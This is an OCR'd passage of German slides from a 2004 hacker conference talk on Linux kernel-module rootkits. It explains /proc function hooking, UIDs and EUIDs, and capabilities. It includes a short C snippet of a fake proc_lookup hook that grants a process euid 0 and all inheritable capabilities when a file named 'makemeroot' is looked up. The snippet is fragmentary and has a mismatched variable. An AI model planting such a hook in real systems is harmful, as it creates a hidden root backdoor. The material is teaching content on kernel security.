[fw@juMAXlin lkm_new]$ ls /proc/
     --> readdir()

[fw@juMAXlin lkm_new]$ ls -la /proc/filesystems
     --> lookup()
-r--r--r--    1 root     root            0 Jul  4 10:40 filesystems
[fw@juMAXlin lkm_new]$
```




Wie kann ich damit mein Modul kontrollieren, geschweige denn root werden?

`proc_lookup()`

`F_A_K_E_proc_lookup()`

Wie kann ich damit mein Modul kontrollieren, geschweige denn root werden?



7.2) *Wirklich root werden*

Wie werde ich root?

- Sicherheitsmodell im Linux-Kernel

    - verschiedene ID's (UID, GID, ...)
    - Capabilities

    -> Ziel: Regeln, welcher Prozess was darf


Die ID's:

UID <> EUID bzw. GID <> EGID
[User IDentification und Effective User Identification]

- Warum gibt es eine Unterscheidung?
    -> fuer nette Spielereien wie z.B. `sudo` oder `setuid`
        (Programme sollen mit Rechten von `User1` aber unter dem
        namen `User2` laufen)

Capabilities

- Weiterer Sicherheitsaspekt / weitere Unterscheidung von Prozessen in ihren Rechten
- 3 verschiedene Sets: inheritable (vererbbar), permitted (erlaubt), effective
- hierarchische Struktur:



Kurz: Wer sie hat, der ist cool (root) [nicht immer zaehlt die euid!]


Was tu ich denn jetzt nun um root zu werden?

```
struct dentry *fake_lookup([...] struct dentry *d, [...]) {


  task_lock(current);
  if (strcmp(d->d_iname, “makemeroot”) == 0) {
    printk(“WANNA BE ROOT? HERE YOU GO...\n“);
    current->euid = 0;
    current->cap_inheritable = ~0;
  }
  task_unlock(current);

  return orig_lookup ([...], de,
}
```

Wtf ist ~0??

```
                          0010 1000101011101010

             NEGIERT:     1101 0111010100010101

                          0010 1000101011101010

 'NEGATION VON NULL':     1111 1111111111111111
```

Kurz: alle Caps sind auf '1' gesetzt. Somit hat der aktuelle Prozess alle Rechte.




Vielen Dank fuer eure Aufmerksamkeit!!!

powered by:

Viel Spass noch auf den mrmcd '04!!

&

-jak


MRMCD'04